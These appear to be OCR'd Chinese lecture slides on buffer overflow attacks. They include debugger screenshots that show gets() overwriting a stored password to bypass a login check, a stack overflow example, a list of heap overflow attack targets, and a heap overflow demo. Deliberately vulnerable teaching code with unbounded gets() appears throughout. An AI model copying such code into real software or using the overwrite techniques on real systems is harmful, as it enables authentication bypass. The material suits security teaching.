
- Exploit一般以一段代码的形式出现，用于生产攻击性的网络数据包或者其他形式的攻击性输入。
- Exploit的核心是淹没返回地址，劫持进程的控制权，之后跳转去执行shellcode。




sc_1st - Microsoft Visual C++ [中断] - sc_1st.c
文件(F) 编辑(E) 视图(V) 项目(P) 生成(B) 调试(D)
Debug
十六进制
查找结果 1 | 任务列表 - 已...生成过程错误 任务 | sc_1st.c | 输出
(全局)
main
main()
{
char passwd[8] = {"2e4rfe"};
passwd = 0x0012fed0 "2e4rfe"
char yourpasswd[8] = {""};
yourpasswd = 0x0012fec0 ""
again:
puts("please input passwd?");
gets(yourpasswd);
if (strcmp(yourpasswd, passwd)==0)
goto ok;
puts("passwd error");
goto again;
exit(-2);
i:\1\sc_1st\debug\sc_1st.exe
please input passwd?
内存 1
地址 0x0012FEB0
0x0012FEB0 cc cc cc cc cc cc cc cc
0x0012FEB8 cc cc cc cc cc cc cc cc
0x0012FEC0 00 00 00 00 00 00 00 00 ....
0x0012FEC8 cc cc cc cc cc cc cc cc
0x0012FED0 32 65 34 72 66 65 00 00 2e4rfe..
0x0012FED8 cc cc cc cc c0 ff 12 00 ÿ..
0x0012FEE0 6b 20 41 00 01 00 00 00 k A.....
解决方... 运行文... 属性
自动窗口
名称 值 类型
puts 返回 0 int
again 0x00416813 again void *
yourpasswd 0x0012fec0 "" char [8]
调用堆栈
名称 语言
sc_1st.exe!main() 行17 C
sc_1st.exe!mainCRTStartup() 行259 + 0x19 C
KERNEL32.DLL!77e8847c()
自动窗口 局部变量 监视 1
调用堆栈 断点 命令窗口
就绪
行 17 列 1 Ch 1 INS



sc_1st - Microsoft Visual C++ [中断] - sc_1st.c
文件(F) 编辑(E) 视图(V) 项目(P) 生成(B) 调试(D)
Debug
十六进制
查找结果 1 | 任务列表 - 已...生成过程错误 任务 | sc_1st.c | 输
(全局)
main
main()
{
char passwd[8] = {"2e4rfe"};
passwd = 0x0012fed0 "xx"
char yourpasswd[8] = {""};
yourpasswd = 0x0012fec0 "xxxxxxxxxxxxxxxx"
again:
puts("please input passwd?");
gets(yourpasswd);
if (strcmp(yourpasswd, passwd)==0)
goto ok;
puts("passwd error");
goto again;
exit(-2);
i:\1\sc_1st\debug\sc_1st.exe
please input passwd?
xxxxxxxxxxxxxxxx
内存 1
地址 0x0012FEB0
0x0012FEB0 cc cc cc cc cc cc cc cc
0x0012FEB8 cc cc cc cc cc cc cc cc
0x0012FEC0 78 78 78 78 78 78 78 78 xxxxxxxx
0x0012FEC8 78 78 78 78 78 78 78 78 xxxxxxxx
0x0012FED0 78 78 00 72 66 65 00 00 xx.rfe..
0x0012FED8 cc cc cc cc c0 ff 12 00 ÿ..
0x0012FEE0 6b 20 41 00 01 00 00 00 k A.....
解决方... 运行文... 属性
自动窗口
名称 值 类型
passwd 0x0012fed0 "xx" char [8]
yourpasswd 0x0012fec0 "xxxxxxxxxxxxxxxx" char [8]
调用堆栈
名称 语言
sc_1st.exe!main() 行19 C
sc_1st.exe!mainCRTStartup() 行259 + 0x19 C
KERNEL32.DLL!77e8847c()
自动窗口 局部变量 监视 1
调用堆栈 断点 命令窗口
就绪


sc_1st - Microsoft Visual C++ [中断] - sc_1st.c
文件(F) 编辑(E) 视图(V) 项目(P) 生成(B) 调试(D)
Debug
十六进制
查找结果 1 | 任务列表 - 已...生成过程错误 任务 | sc_1st.c | 输
(全局)
main
main()
{
char passwd[8] = {"2e4rfe"};
passwd = 0x0012fed0 "xx"
char yourpasswd[8] = {""};
yourpasswd = 0x0012fec0 "xx"
again:
puts("please input passwd?");
gets(yourpasswd);
if (strcmp(yourpasswd, passwd)==0)
goto ok;
puts("passwd error");
goto again;
exit(-2);
i:\1\sc_1st\debug\sc_1st.exe
please input passwd?
xxxxxxxxxxxxxxxxx
passwd error
please input passwd?
xx
内存 1
地址 0x0012FEB0
0x0012FEB0 cc cc cc cc cc cc cc cc
0x0012FEB8 cc cc cc cc cc cc cc cc
0x0012FEC0 78 78 00 78 78 78 78 78 xx.xxxxx
0x0012FEC8 78 78 78 78 78 78 78 78 xxxxxxxx
0x0012FED0 78 78 00 72 66 65 00 00 xx.rfe..
0x0012FED8 cc cc cc cc c0 ff 12 00
0x0012FEE0 6b 20 41 00 01 00 00 00 k A.....
解决方... 运行文... 属性
自动窗口
名称 值 类型
passwd 0x0012fed0 "xx" char [8]
yourpasswd 0x0012fec0 "xx" char [8]
自动窗口 局部变量 监视 1
调用堆栈
名称 语言
sc_1st.exe!main() 行19 C
sc_1st.exe!mainCRTStartup() 行259 + 0x19 C
KERNEL32.DLL!77e8847c()
调用堆栈 断点 命令窗口
就绪
行 19 列 1 Ch 1
INS


sc_1st - Microsoft Visual C++ [中断] - sc_1st.c
文件(F) 编辑(E) 视图(V) 项目(P) 生成(B) 调试(D)
Debug
十六进制
查找结果 1 | 任务列表 - 已...生成过程错误 任务 | sc_1st.c | 输
(全局)
main
goto ok;
puts("passwd error");
goto again;
exit(-2);
ok:
puts("correct!");
// do work you want
//
return 0;
}
#else ////////////
i:\1\sc_1st\debug\sc_1st.exe
please input passwd?
xxxxxxxxxxxxxxxxx
passwd error
please input passwd?
xx
correct!
内存 1
地址 0x0012FEB0
0x0012FEB0 cc cc cc cc cc cc cc cc
0x0012FEB8 cc cc cc cc cc cc cc cc
0x0012FEC0 78 78 00 78 78 78 78 78 xx.xxxxx
0x0012FEC8 78 78 78 78 78 78 78 78 xxxxxxxx
0x0012FED0 78 78 00 72 66 65 00 00 xx.rfe..
0x0012FED8 cc cc cc cc c0 ff 12 00 ÿ..
0x0012FEE0 6b 20 41 00 01 00 00 00 k A.....
解决方... 运行文... 属性
自动窗口
名称 值 类型
puts 返回 0 int
ok 0x00416851 ok void *
调用堆栈
名称 语言
sc_1st.exe!main() 行32 C
sc_1st.exe!mainCRTStartup() 行259 + 0x19 C
KERNEL32.DLL!77e8847c()
自动窗口 局部变量 监视 1
调用堆栈 断点 命令窗口
就绪
行 32 列 1 Ch 1 INS


缓冲区溢出攻击

恶意数据可以通过命令行参数、环境变量、输入文件或者网络数据注入



缓冲区溢出分类

- 缓冲区溢出攻击通过构造数据并控制用于堆栈缓冲区溢出的数据量，执行其期望的代码。
- 常见的缓冲区溢出攻击有：栈溢出、堆溢出、整型溢出和格式化字符串溢出



栈溢出


- **特点**
  - ✓ 缓冲区在栈中分配
  - ✓ 拷贝的数据过长，覆盖了函数的返回地址或其它一些重要数据结构、函数指针
  - ✓ 针对函数调用过程中的返回地址，对栈中的存储返回地址的位置进行缓冲区溢出，改写返回地址，使程序跳转到攻击者指定的位置执行恶意代码

栈溢出实例


```
#include <stdio.h>  int main(){
    char name[16];
    gets(name);
    for(int i=0;i<16&&name[i];i++)  printf( “%c” ,name[i]);
    }
```


在调用main()函数时，程序对栈的操作 是这样的：

- 先在栈底压入返回地址
- 接着将栈指针EBP入栈，并把EBP修改为现 在的ESP
- 之后ESP减16，即向上增长16个字节，用来 存放name[]数组



栈溢出实例

执行完gets(name)之后，栈中的内容如下图所示



栈溢出实例


- 接着执行for循环，逐个打印name[]数组中的字符，直到碰到0x00字符

- 最后，从main返回，将ESP增加16以回收name[]数组占用的空间，此时ESP指向先前保存的EBP值。 程序将这个值弹出并赋给EBP，使EBP重新指向 main()函数调用者的栈的底部。然后再弹出现在位于栈顶的返回地址RET，赋给EIP，CPU继续执行EIP所指向的命令。

- 说明1：EIP寄存器的内容表示将要执行的下一条指令地址。
- 说明2：当调用函数时，
  - ✓ Call指令会将返回地址(Call指令下一条指令地址)压入栈
  - ✓ Ret指令会把压栈的返回地址弹给EIP

栈溢出实例


如果输入的字符串长度超过16个字节，例如输入：hello world!AAAAAAAA……，则当执行完gets(name)之后，



- 从main返回时，就必然会把‘AAAA’的ASCII码——0x41414141视作返回地址，CPU会试图执行0x41414141处的指令，结果出现难以预料的后果，这样就产生了一次栈溢出。

堆溢出

- 堆就是应用程序动态分配的内存区。
- 堆没有压栈和入栈操作，而是分配和回收内存。



- **堆溢出特点**
  - ✓ 缓冲区在堆中分配
  - ✓ 拷贝的数据过长
  - ✓ 覆盖了堆管理结构

堆溢出实例

堆溢出攻击主要有为以下几类：

- 内存变量：修改能够影响程序执行的重要标志变量，例如更改身份验证函数的返回值就可以直接通过认证。
- 代码逻辑：修改代码段重要函数的关键逻辑，有时可以达到定的攻击效果。
- 函数返回地址：通过修改函数返回地址能够改变程序执行流程，堆溢出可以利用Arbitrary Dword Reset更改函数返回地址
- 异常处理机制：当程序产生异常时，windows执行流程会转入异常处理例程。
- 函数指针：系统有时会使用函数指针，例如C++中的虚函数动态链接库中的导出函数等。修改这些函数指针后，函数调用时，就可以成功地劫持进程。

堆溢出实例


```
# define BUFFER-SIZE 16
# define OVERLAYSIZE 8 /* 我们将覆盖buf2 的前OVERLAYSIZE 个字节 */
int main(){
        u-long diff ;
        /*动态分配长度为BUFFER-SIZE的2个内存块，并将返回指针赋值给buf1、buf2*/
        char * buf1 = (char * )malloc (BUFFER-SIZE);
        char * buf2 = (char * )malloc (BUFFER-SIZE);
        /*将分配的两个内存块指针相减，将地址差值赋值给diff*/
        diff = (u-long) buf2 - (u-long) buf1;
        /*打印内存块指针buf1和buf2的值，内存块地址差diff的十六进制值和十进制值*/
        printf ("buf1=%p, buf2=%p, diff=0x%x(%d)bytes\n", buf1, buf2, diff, diff);
        /* 将buf2指向的内存块存放字符串，前面字节用‘a’填充，最后一个字节填充结束符
        '\0'*/
        memset (buf2, 'a', BUFFER-SIZE - 1); buf2[BUFFER-SIZE - 1 ] = '\0';
        printf ("before overflow: buf2 = %s \n", buf2) ;/*打印溢出前buf2指向的字符串*/
        /* 用diff+OVERLAYSIZE 个’b’填充buf1，覆盖了buf2的前8个字节*/
        memset (buf1, 'b', (u-int) (diff + OVERLAYSIZE) ) ; /*溢出语句*/
        printf ("after overflow: buf2 = %s \n", buf2) ; ;/*打印溢出后buf2指向的字符串*/
        return 0 ;
}
```

堆溢出实例


- 运行结果:

```
/ users/ test 41 % . / heap1
buf1=0x8049858, buf2=0x8049870, diff=0x18(24)bytes
before overflow: buf2 = aaaaaaaaaaaaaaa
after overflow: buf2 = bbbbbbbbaaaaaaa
```

- 我们看到，buf2的前八个字节被覆盖了，这是因为往buf1中填写的数据超出了它的边界进入了buf2的范围。由于buf2的数据仍然在有效的Heap区内，程序仍然可以正常结束。

堆溢出实例

